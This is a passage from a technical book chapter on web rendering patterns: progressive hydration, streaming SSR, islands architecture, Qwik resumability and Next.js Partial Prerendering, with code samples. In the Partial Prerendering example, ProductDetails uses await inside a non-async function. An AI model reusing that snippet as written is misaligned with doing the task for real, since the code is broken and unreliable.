
export default function Page() {
  return (
    <>
      <Header />     {/* Hydrates first */}
      <HeroSection /> {/* Hydrates second */}
      <Suspense fallback={<CommentsPlaceholder />}>
        <Comments /> {/* Hydrates when React gets to it */}
      </Suspense>
      <Suspense fallback={<SidebarPlaceholder />}>
        <Sidebar /> {/* Hydrates independently */}
      </Suspense>
    </>
  );
}
```

With selective hydration, if a user clicks on the comment section while React is still hydrating the sidebar, React reprioritizes and hydrates the comments first. This event replay mechanism means React listens for user events during hydration and replays them once the target component is ready. The user doesn't need to click twice.

The server side of this equation uses `renderToPipeableStream` (covered in the streaming SSR section) to send HTML progressively. Combined with `<Suspense>` boundaries on the client, the result is a page that streams its HTML and hydrates in prioritized stages.

Where does progressive hydration shine?

Long pages with mixed content

An example would be a product page with a hero image, description, reviews, recommendations, and a footer. Only the top portion needs to be interactive immediately.

Performance-sensitive applications on lower-powered devices

Breaking hydration into smaller chunks avoids long tasks that block the main thread and trigger poor Interaction to Next Paint (INP) scores.

Pages where most interactivity is below the fold

This includes news articles, blog posts, and documentation pages where the user starts by reading, not clicking.

Where does it fall short?

Applications where all components are above the fold and need to be interactive at once

A dashboard with charts, filters, and real-time data doesn't benefit from deferral because everything is immediately visible and interactive. Here, it might be even better to asynchronously load the respective sections altogether instead of showing a preview.

When there is increased architectural complexity

You need to decide what hydrates when, manage multiple hydration roots or Suspense boundaries, and test that deferred components work correctly when they eventually hydrate.

When there are potential layout shifts

If a deferred component (like a component that measures its container to determine layout) changes dimensions when hydrating, you can get visible content jumps.

When there is coordination between components

> If a deferred component depends on state from an already-hydrated parent, you need to make sure that state is available when hydration eventually happens.

Caching behavior is identical to standard hydration. The HTML response is one complete document, and it's cacheable at the CDN level the same way any SSR or SSG page would be. Progressive hydration only changes what happens on the client after the cached response arrives. The lazy-loaded JavaScript chunks for deferred components are static assets that cache independently, so the incremental hydration strategy doesn't introduce any server-side caching complexity.

Progressive hydration was popularized by Next.js through React 18's selective hydration, which is enabled by default when using the App Router with server components and Suspense boundaries. Angular's `@defer` blocks offer a built-in, template-level approach to the same idea, allowing you to declaratively specify when parts of a template should load and hydrate (on a viewport, idle, interaction, or timer). Nuxt supports it for Vue through its lazy component loading and the delayed hydration feature. Google's work on deferred evaluation at the language level signals that progressive loading and hydration is a direction the broader ecosystem is moving toward.

Streaming SSR

Standard SSR has a sequential bottleneck: the server must finish rendering the entire page, including fetching all data, before it can send a single byte of HTML to the browser. If one component depends on a slow database query or an external API call, the entire response waits. The user stares at a blank screen not because the page is complex but because one piece of data hasn't arrived yet. *Streaming SSR* eliminates this wait by sending HTML to the browser in chunks as components become ready, rather than buffering the complete response.

This builds directly on the streaming capabilities of HTTP itself. As we discussed in Chapter 4, HTTP has always been a streaming protocol, capable of sending data in chunks over an open connection. Streaming SSR applies this same principle to server-rendered HTML: the server flushes the page shell immediately and streams in additional content as each data dependency resolves. The browser can parse and paint the early HTML while the server is still rendering the rest, as shown in Figure 5-6.




Figure 5-6. Streaming SSR: the server sends HTML in chunks as data resolves, and the browser paints progressively instead of waiting for the full response

React 18 introduced `renderToPipeableStream` as the primary server rendering API, replacing the older `renderToString`. Instead of building the full HTML string in memory and sending it once, `renderToPipeableStream` writes to a Node.js writable stream and uses `<Suspense>` boundaries to determine what can be sent immediately and what needs to wait:

```
import { renderToPipeableStream } from 'react-dom/server';
import App from './App';

app.get('/', (req, res) => {
  const { pipe } = renderToPipeableStream(<App />, {
    bootstrapScripts: ['/bundle.js'],
```

```
    onShellReady() {
      // The shell (everything outside Suspense boundaries) is
ready.
      // Start streaming immediately.
      res.setHeader('Content-Type', 'text/html');
      pipe(res);
    },
    onError(error) {
      console.error(error);
    }
  });
});
```

The component tree uses `<Suspense>` to mark parts that should not block the initial stream. The shell (everything outside Suspense boundaries) streams immediately. Each Suspense boundary sends its fallback HTML first, then replaces it with actual content once the data resolves:

```
import { Suspense } from 'react';

async function ProductDetails({ id }) {
  const product = await fetchProduct(id); // Fast query
  return <div>{product.name}: {product.description}</div>;
}

async function Reviews({ id }) {
  const reviews = await fetchReviews(id); // Slow API call
  return <ul>{reviews.map(r => <li key={r.id}>{r.text}</li>)}
</ul>;
}

export default function ProductPage({ id }) {
  return (
    <main>
      <Header />                          {/* In the shell */}
      <Suspense fallback={<p>Loading product...</p>}>
        <ProductDetails id={id} />        {/* Streams when ready
*/}
      </Suspense>
      <Suspense fallback={<p>Loading reviews...</p>}>
        <Reviews id={id} />               {/* Streams
independently */}
      </Suspense>
    </main>
```

```
  );
}
```

The mechanism behind this is straightforward. When the server encounters a `<Suspense>` boundary with a pending data dependency, it sends the fallback HTML inline. Later, when the data resolves, the server flushes a `<script>` tag that contains the resolved HTML and a small runtime snippet. This snippet swaps the fallback for the real content in the already-rendered DOM. No full page reloads, no client-side rerendering. The browser simply slots in the new HTML where the placeholder was.

This means that two slow data sources don't compound. If product details take 50 ms and reviews take 800 ms, the user sees the shell and product details long before the reviews arrive. In traditional SSR, the response would be blocked for the full 800 ms.

Where does streaming SSR work well?

Pages with mixed data speeds

> Some data is fast (such as user sessions and cached content), and some is slow (such as recommendations, analytics, and third-party APIs). Streaming lets fast content appear immediately, without being held hostage by slow queries.

Large pages where FCP matters

> Streaming the shell and navigation instantly gives users something to see and orient themselves to, even when the main content is still loading.

When you combine streaming with progressive hydration

> Streaming delivers the HTML progressively, and selective hydration (covered in "Progressive Hydration") wires up interactivity in the same incremental fashion. The two patterns are complementary: there's `renderToPipeableStream` on the server and `<Suspense>`-based selective hydration on the client.

When does it struggle?

When infrastructure is not streaming capable

> Not all hosting environments support streaming responses. Traditional serverless functions that buffer the entire response before sending it don't work. You need streaming-capable infrastructure like Node.js servers, Edge Runtime, or serverless platforms that explicitly support streaming (like AWS Lambda response streaming).

When error handling is complex

> If an error occurs after the shell has already been sent, you can't change the HTTP status code or send a redirect. The response headers are already flushed. Error boundaries inside Suspense can catch component-level failures, but infrastructure-level errors during streaming require careful handling.

When there are head management issues

> Since the `<head>` is part of the shell that streams first, you can't easily modify it based on content that resolves later. Meta tags, titles, and other head elements need to be determined before or during shell rendering.

When there are caching issues

> CDNs and reverse proxies that cache complete HTML responses don't work naturally with streamed responses. You either cache individual chunks, use edge-side includes, or accept that streamed pages aren't cacheable in the traditional sense.

Caching is where streaming SSR introduces real friction. Traditional CDNs and reverse proxies expect a complete response before they store it. A streamed response that arrives in chunks over several hundred milliseconds doesn't fit that model cleanly. Some CDNs can buffer the full streamed response and cache the assembled result, but that negates the latency benefit for cached hits. In practice, most streaming SSR setups either skip full-page

caching entirely and rely on caching at the data layer (as in database queries and API responses), or they cache the static shell separately and let dynamic chunks bypass the cache. This is one of the reasons Partial Prerendering (PPR, which we cover later) exists: to reclaim the cacheability that streaming SSR gives up.

Streaming SSR was popularized by Next.js through its App Router, which uses `renderToPipeableStream` and React Server Components under the hood. Remix uses its `defer` mechanism to stream slow data while sending fast data immediately. SvelteKit supports streaming by default in its SSR pipeline. Nuxt has built-in streaming support for Vue's async components. On the non-JavaScript side, htmx leverages HTTP streaming natively through its support for chunked transfer encoding, staying closer to the protocol's original design.

Islands Architecture

The patterns covered so far all start from the same assumption: the entire page is a single application that needs to hydrate as a whole, whether all at once or progressively. *Islands architecture* challenges that assumption entirely. Instead of treating the page as one big app, it treats it as mostly static HTML with small, isolated pockets of interactivity. Each of these interactive pockets, the "islands," hydrates independently with its own JavaScript. Everything else ships as zero-JS static HTML.

The gap this fills is straightforward. Hydration-based approaches, even progressive ones, still require you to ship and execute a framework runtime for the entire page. A blog post with a single interactive search widget still downloads React, reconciles a virtual DOM, and hydrates every component in the tree. Islands architecture asks, why send JavaScript for content that will never be interactive? Figure 5-7 shows this approach.




Figure 5-7. Islands architecture: static HTML with isolated interactive components that hydrate independently

The architecture is built on a clear separation. The page is rendered to full HTML at build time or on the server. Interactive components are marked explicitly and hydrate on the client as self-contained units. Each island loads only the JavaScript it needs, when it needs it. The static parts of the page never touch a JavaScript runtime on the client.

Here's how this looks in practice using Astro, the framework that popularized the pattern. An Astro page is static by default. You opt individual components into client-side interactivity using directives:

```
---
// This runs at build time / on the server only
import Header from './Header.astro';     // Static, no JS shipped
import Counter from './Counter.jsx';     // React component
import Search from './Search.svelte';    // Svelte component
---
<html>
  <body>
    <Header />
    <main>
      <h1>Latest Articles</h1>
```

```
        <p>This paragraph is static HTML. No JavaScript involved.
  </p>

        <!-- This island hydrates when it scrolls into view -->
        <Counter client:visible />

        <article>
          <p>More static content. Still no JavaScript.</p>
        </article>

        <!-- This island hydrates immediately on page load -->
        <Search client:load />
      </main>
    </body>
  </html>
```

Notice that `Counter` is a React component and `Search` is a Svelte component, coexisting on the same page. Each island ships only its own framework runtime and component code. The static content around them is plain HTML.

The `client:*` directives control when each island hydrates:

`client:load`

This hydrates immediately when the page loads.

`client:visible`

This hydrates when the component scrolls into the viewport.

`client:idle`

This hydrates when the browser is idle (using `requestIdleCallback`).

`client:media`

This hydrates when a CSS media query matches.

To implement a similar pattern in a React-only setup without a framework like Astro, you would create independent hydration roots for each island, like you did in the `IntersectionObserver` approach from the progressive hydration section, but with a key difference: the surrounding page is not a React app at all:

```
import { hydrateRoot } from 'react-dom/client';
import Counter from './Counter';
import Search from './Search';

// Each island hydrates independently.
// The rest of the page is static HTML, not managed by React.
const counterEl = document.getElementById('island-counter');
if (counterEl) {
  hydrateRoot(counterEl, <Counter />);
}

const searchEl = document.getElementById('island-search');
if (searchEl) {
  hydrateRoot(searchEl, <Search />);
}
```

The corresponding HTML would be a static template with `<div>` placeholders for each island, pre-filled with server-rendered content. The static content between them is just HTML. There's no React provider wrapping the page, no shared component tree, and no global state store.

This is where both the strengths and the limitations of islands become clear. Because islands are isolated, they can't easily share state. There is no common React tree wrapping the page, so there's no context, no shared store, and no prop drilling between islands. If two islands need to communicate, you fall back to browser-native mechanisms: custom events, the URL, `localStorage`, or a small pub/sub library. This is fine for many sites, but it makes islands a poor fit for highly interconnected, app-like interfaces where components constantly share and react to the same state.

Where does islands architecture work well?

Content-heavy sites with pockets of interactivity

These include blogs, documentation sites, marketing pages, and news sites where 90% of the page is static text, images, and links, but a few components need to respond to user input.

Performance-critical pages where every kilobyte counts

Because only island code is shipped as JavaScript, total bundle size drops dramatically. A page with two small islands might ship 15 KB of JavaScript instead of 150 KB.

Multiframework teams or migrations

Islands can use different frameworks independently. If you're migrating from one framework to another, you can swap islands one at a time without rewriting the whole page.

Where does it fall short?

App-like interfaces with heavy cross-component interaction

Dashboards, collaborative editors, and social feeds where many components react to shared state are not a natural fit. The isolation that makes islands lightweight also makes coordination harder.

Complex client-side navigation

SPAs with client-side routing, persistent layouts, and animated transitions expect a single application to own the page. Islands don't give you that out of the box.

Overhead for island-heavy pages

If every component on the page is interactive, every component becomes an island, and the overhead of multiple independent hydration roots and framework instances outweighs the savings. At that point, you've reinvented a worse version of full hydration.

Caching is one of the strengths of the islands model. The page is static HTML by default, which means the entire document is trivially cacheable at the CDN level with long `max-age` values. The JavaScript for each island is a separate, content-hashed static asset that also caches well. If individual islands need dynamic data, they fetch it client side after hydration, and those API responses can be cached independently. The static foundation means you don't need to worry about per-user cache invalidation for the page itself.

Islands architecture was introduced by Katie Sylor-Miller and popularized through Jason Miller's article that coined the term in 2020. Astro is the most prominent framework built around this model, making islands its default rendering strategy with built-in support for React, Vue, Svelte, Solid, and other UI frameworks as island renderers. Fresh, built on Deno, follows a similar approach using Preact islands. Elder.js was an early pioneer of the concept. Marko, developed at eBay, independently arrived at a comparable architecture with its automatic component-level hydration.

Resumability

Every pattern discussed so far accepts hydration as a necessary cost and tries to minimize it by doing it progressively, streaming the HTML, and isolating it into islands. *Resumability* takes a different stance. Instead of making hydration cheaper, it eliminates it. The server serializes everything the client would need to reconstruct the application state, event handler references, component tree boundaries, and reactive subscriptions, directly into the HTML. When the browser loads the page, there is no replay of component logic. No virtual DOM reconciliation. No tree walk. The application is interactive the moment the HTML is parsed.

The gap this fills is the work duplication at the core of hydration. In a hydration-based model, the server renders a component tree and sends HTML, and then, the client reexecutes that same component tree to figure out where event handlers go and what state each component holds. The larger the page, the more redundant work the client performs. Resumability asks, if the server already did this work, why not just encode the results and

let the client pick up where the server left off? Figure 5-8 illustrates the mechanism.




Figure 5-8. Resumability: the server serializes application state into HTML; the client resumes without reexecuting components

The mechanism works through three key pieces. First, the server renders HTML as usual but also serializes the application state (signal values, store data, and component props) into the document, typically as JSON in `<script>` tags or custom attributes. Second, event handler references are embedded in the DOM as attributes that point to the handler's module and export, not the handler code itself. Third, a small global event listener (roughly 1 KB) is inlined in the HTML. This listener intercepts all user events, reads the handler reference from the target element's attributes, lazy-loads the corresponding module, and executes the handler. No component code is downloaded until something actually happens.

Here's how this looks in Qwik, the framework that pioneered resumability. Qwik uses JSX syntax similar to React, but with a crucial difference: the `$` suffix on functions and event handlers signals a lazy-loading boundary to the compiler:

```
import { component$, useSignal } from '@builder.io/qwik';

export const Counter = component$(() => {
  const count = useSignal(0);

  return (
    <button onClick$={() => count.value++}>
      Count: {count.value}
    </button>
  );
});
```

The `$` in `component$` and `onClick$` is not cosmetic. It tells Qwik's optimizer to extract these functions into separate, lazy-loadable chunks at build time. When this component is server-rendered, the HTML output looks something like this:

```
<button on:click="chunk-abc.js#Counter_onClick" q:id="1">
  Count: 0
</button>
<script type="qwik/json">
  {"signals": {"1": {"value": 0}}}
</script>
<script>
  /* ~1 KB global event listener */
</script>
```

When the user clicks the button, the global listener reads `on:click="chunk-abc.js#Counter_onClick"` from the DOM, fetches `chunk-abc.js`, calls the `Counter_onClick` export, and updates the signal. Only then is any component JavaScript downloaded and executed. If the user never clicks the button, no component code is ever loaded.

This stands in direct contrast to hydration. In React, even if the user never clicks the button, the framework still downloads the entire bundle, reexecutes the component tree, and attaches the handler at page load. With resumability, the cost of interactivity is deferred entirely to the moment of interaction.

To illustrate the difference, here's the React equivalent of the same counter. It requires hydration to become interactive:

```
import { useState } from 'react';

export function Counter() {
  const [count, setCount] = useState(0);

  return (
    <button onClick={() => setCount(count + 1)}>
      Count: {count}
    </button>
  );
}
```

The component itself looks almost identical. But the runtime behavior is fundamentally different. React must execute `Counter()` on the client during hydration to discover that `onClick` exists and to attach it. Qwik never executes `Counter` on the client at all, unless the user interacts with it.

Resumability cannot be implemented in React today. It requires framework-level changes: a compiler that extracts handler boundaries, a serialization format for reactive state, and a runtime that can reconstruct component relationships from serialized data without reexecuting them. This is not a library you install; it's a different execution model.

Where does resumability work well?

Large, content-rich pages with scattered interactivity

> These include ecommerce product pages, landing pages, and content sites where most users view content but only some interact. No JavaScript executes until someone does something.

Performance-critical applications targeting low-powered devices

> Zero JavaScript execution on load means TTI equals FCP. There is no hydration gap, no uncanny valley, and no main thread blocking.

Applications where initial load performance is the primary metric

> If your bottleneck is the cost of hydrating hundreds of components, resumability removes that cost entirely.

In what ways does it fall short?

It requires framework lock-in

> Resumability currently means Qwik. The approach requires deep compiler and runtime integration that isn't portable across frameworks. Choosing resumability means adopting Qwik's ecosystem, tooling, and community, which are significantly smaller than those of React, Vue, or Svelte.

It requires a new mental model

> The `$` boundary rules take time to internalize. You can't freely close over variables across `$` boundaries because each boundary is a separate, lazy-loadable module. This leads to serialization constraints: anything captured in a `$` closure must be serializable (no functions, no DOM nodes, and no class instances).

It incurs serialization overhead in the HTML

> The state that would normally live in JavaScript memory is instead embedded in the document. For state-heavy applications, this increases HTML size. The trade-off shifts from "JavaScript execution cost" to "HTML payload size."

It incurs first interaction latency

> The first click on a component triggers a network request to fetch the handler chunk. On slow connections, this means a perceptible delay on the very first interaction. Subsequent interactions with the same component are instant because the module is cached.

There are ecosystem maturity issues

> Qwik's library ecosystem, third-party component availability, and community resources are still growing. React's ecosystem dwarfs it by orders of magnitude. For teams that rely heavily on third-party packages, this gap matters.

Caching works well with resumability because the server-rendered HTML, including the serialized state and handler references, is a self-contained document. It can be cached at the CDN level, just like any static HTML page. The lazy-loaded handler chunks are static JavaScript assets with content-hashed filenames, which are cacheable with long expiry times. The only caveat is that the serialized state embedded in the HTML is part of the cached response. If that state includes user-specific data, the page can't be cached globally. For pages with shared, nonpersonalized content, the caching story is straightforward.

Resumability was pioneered by Qwik and created by Miško Hevery (who also created Angular). The concept builds on his analysis of hydration overhead published as "Hydration is Pure Overhead". Marko, developed at eBay, independently explored similar ideas with its "async fragments" and server-serialized component model. Google's Aurora initiative, which partners with major frameworks on performance, has taken an interest in resumability. While no other major framework has fully adopted the model yet, the core insight, that the server's work should not be repeated on the client, has influenced thinking across the ecosystem, including React Server Components' approach to keeping component code on the server entirely.

Partial Prerendering

Every rendering strategy discussed so far forces a binary choice at the page level. SSG gives you instant, CDN-cached responses but can't serve personalized or real-time content. SSR can render dynamic content per request but sacrifices the speed of a cached static response; every visitor pays the cost of server rendering, even for the parts of the page that are identical for everyone. Streaming SSR improves the situation by sending

content in chunks, but the entire response is still generated at request time. No part of the page benefits from static caching.

Partial Prerendering (PPR) eliminates this either-or constraint by splitting a single page into static and dynamic parts. The *static shell*, everything that doesn't depend on user-specific or request-time data, is prerendered at build time and served from a CDN. Dynamic "holes" within that shell are filled via streaming at request time. The browser receives the cached shell instantly, and the dynamic content streams in as it becomes ready, as shown in Figure 5-9.




Figure 5-9. Partial Prerendering: a static shell is served from the CDN instantly, while dynamic holes are streamed from the server at request time

The mechanism relies on `<Suspense>` boundaries as the dividing line between static and dynamic. At build time, the framework renders the page and identifies which parts are static (pure UI and cached data) and which are dynamic (components that read cookies and headers or make uncacheable data requests). Everything outside a `<Suspense>` boundary with dynamic content becomes part of the static shell. The fallback of each dynamic `<Suspense>` boundary is baked into the shell as a placeholder. At request time, only the dynamic parts are rendered on the server and streamed into the already-displayed shell. The granularity of your

static/dynamic split depends entirely on where you draw these boundaries—placing them poorly can make too much of the page dynamic (negating caching benefits) or too little of it (missing personalization opportunities).

Here's how this looks in Next.js with the App Router. The key is that you don't opt into PPR explicitly per component. Instead, the framework detects dynamic boundaries automatically, based on what your components do:

```
import { Suspense } from 'react';
import { cookies } from 'next/headers';

// Static: rendered at build time, cached on CDN
function Header() {
  return <nav>Site Navigation</nav>;
}

// Static: no dynamic data dependencies
function ProductDetails({ slug }) {
  // Data fetched at build time and cached
  const product = await fetchProduct(slug);
  return <div>{product.name}: {product.description}</div>;
}

// Dynamic: reads cookies, must render at request time
async function CartWidget() {
  const cartId = (await cookies()).get('cart_id');
  const cart = await fetchCart(cartId);
  return <div>Cart ({cart.items.length})</div>;
}

// Dynamic: personalized content per user
async function Recommendations({ userId }) {
  const recs = await fetchRecommendations(userId);
  return <ul>{recs.map(r => <li key={r.id}>{r.title}</li>)}</ul>;
}

export default function ProductPage({ params }) {
  return (
    <main>
      <Header />                          {/* Static shell */}
      <ProductDetails slug={params.slug} /> {/* Static shell */}
      <Suspense fallback={<CartSkeleton />}>
        <CartWidget />                     {/* Dynamic hole */}
      </Suspense>
      <Suspense fallback={<RecsSkeleton />}>
```

```
        <Recommendations userId={params.userId} /> {/* Dynamic
hole */}
      </Suspense>
    </main>
  );
}
```

At build time, Next.js renders this page and produces a static HTML shell that includes the header, product details, and the `<CartSkeleton />` and `<RecsSkeleton />` fallbacks. This shell is deployed to the CDN. When a user requests the page, the CDN responds immediately with the cached shell. Simultaneously, the server renders `CartWidget` and `Recommendations`, streaming their HTML into the response as each resolves. The browser swaps the skeletons for real content as the chunks arrive.

The distinction from streaming SSR is subtle but significant. In streaming SSR, the shell itself is generated at request time, even if it contains no dynamic data. The server still has to execute the shell components, write the HTML to the stream, and flush it. With PPR, the shell is pre-built and cached. The server only does work for the parts that actually need it. This means the Time to First Byte (TTFB) is determined by CDN latency, not server rendering speed.

To enable PPR in Next.js 16 and later, you turn on Cache Components:

```
// next.config.js
module.exports = {
  cacheComponents: true
};
```

No changes to your component code are required beyond the `<Suspense>` boundaries you're already using for streaming. The framework handles the build-time/request-time split automatically.

Where and when does PPR work well?

Pages that mix static and personalized content

An example would be a product page where the title, description, and images are the same for everyone, but the cart, user reviews, and recommendations are personalized. The static parts cache globally; the dynamic parts render per request.

Performance-sensitive pages that also need dynamic data

PPR gives you SSG-level TTFB for the shell while still supporting cookies, authentication, and real-time data for specific sections.

When you want simpler deployment decisions

PPR simplifies deployment decisions. Instead of deciding per route whether a page should be statically generated or server-rendered, PPR lets a single page be both. You stop thinking in terms of "This is an SSG page," or "This is an SSR page," and you start thinking in terms of "This component is static, and this one is dynamic."

When does it fall short?

It incurs framework dependency

PPR requires deep integration between the build system, server runtime, and hosting infrastructure—the kind of coupling that shows up when the same company builds both the framework and its primary hosting platform. The concept isn't portable to other frameworks or hosts without significant engineering effort.

It adds caching complexity

The CDN caches the shell, but the dynamic parts bypass the cache entirely. Cache invalidation for the shell still matters whenever static content changes. The interaction between cached shells and dynamic holes adds a layer of complexity to your caching strategy.

It requires infrastructure with streaming support

Serving the static shell from a CDN while simultaneously streaming dynamic content from a server requires hosting that supports this hybrid model. Traditional static hosting or standard serverless functions without streaming support won't work.

It requires debugging and a new mental model

When something renders incorrectly, you need to reason about whether the bug is in the static shell (a build-time issue) or the dynamic hole (a request-time issue). The split introduces a new category of timing-related bugs that don't exist in pure SSR or pure SSG.

